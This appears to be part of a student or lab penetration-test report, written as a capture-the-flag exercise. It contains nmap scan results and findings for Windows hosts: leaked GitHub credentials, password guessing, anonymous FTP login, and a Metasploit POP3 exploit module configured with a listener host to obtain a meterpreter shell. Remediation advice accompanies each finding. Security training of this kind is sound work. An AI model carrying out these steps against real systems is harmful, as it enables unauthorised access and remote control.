Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.01 ms 192.168.13.13

Nmap scan report for 192.168.13.14
Host is up (0.000017s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; pro
| ssh-hostkey:
|   2048 86:48:0b:49:20:79:8d:7e:8c:32:81:26:67:a1:b8:4d (RSA)
|   256 04:14:eb:7f:20:da:17:b5:09:5e:3e:4b:ef:04:5e:e0 (ECDSA)
|_  256 da:4c:6b:82:63:b4:fe:bc:51:87:bf:5a:bb:61:7e:86 (ED25519)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
Nmap scan report for 192.168.13.1
Host is up (0.000057s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE    SERVICE          VERSION
5901/tcp  open     vnc              VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|_    STDV VNCAUTH_ (2)
6001/tcp  open     X11              (access denied)
8080/tcp  filtered http-proxy
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
```


- First image shows an aggressive nmap scan over the subnet, including 10

	• Second image shows 11 and 12 • Third image shows 13 and 14 • fourth image shows 1
Affected Hosts	192.168.13.0/24, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 192.168.13.1
Remediation	**Same as flag 4**

Windows Server Vulnerabilities

Vulnerability 1	Findings
Title	Flag 1
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Exposed Sensitive Data
Images	







Affected Hosts	Github totalrekall
Remediation	**Similar to flag 4 in Web Application Vulnerabilities.** Make sure the user changes their password ASAP.


Vulnerability 2	Findings
Title	Flag 2
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Password Guessing

Images	 • Used the credentials provided from the previous flag (flag 1), and entered “172.22.117.20” after executing an Nmap scan to find that port 80 was open.
Affected Hosts	172.22.117.0/24, 172.22.117.20, 172.22.117.10
Remediation	**Flag 4 Linux Server Vulnerabilities explains a relevant solution.** Make sure the user changes their password ASAP.

Vulnerability 3	Findings
Title	Flag 3
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Vulnerable FTP port 21
Images	

	 • First image shows Anonymous login • Second Image shows me successfully logging in and downloading flag3.txt
Affected Hosts	172.22.117.20
Remediation	**See flag 4 Linux Server Vulnerabilites for relevant solution.** With FTP port 21 being as open as it is, allows anyone to enter through and gain access without much work effort, since files are unencrypted. The best practice is to close port 21 and instead use port 22, and only use FTP is absolutely necessary. And seeing as “Anonymous” logged in with ease, it made sense to password guess “password”. And download flag3.txt to “cat” and reveal the flag.

Vulnerability 4	Findings
Title	Flag 4
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Vulnerable port 110 pop3

Images	
	• Inside Metasploit, module “windows/pop3/seattlelab_pass” set options
	  ○ RHOSTS 172.22.117.20
	  ○ LHOST 172.22.117.100
	• “Run” to get meterpreter shell
	• type “ls -a” then “cat flag4.txt”

Affected Hosts	172.22.117.20

Remediation	From the same nmap from before, 172.22.117.20 showed an open port 110 pop3. The issue with this intrusion is that pop3 is a clear text protocol, but can be upgraded to an encrypted connection using TLS/SSL. Use: openssl s_client -starttls pop3 -connect host:110 Its also good to add that Pop3 is not obsolete compared to IMAP, since pop3 does not save messages over a server and instead deletes them. One-and-done protocol. Where IMAP copies for multiple device access.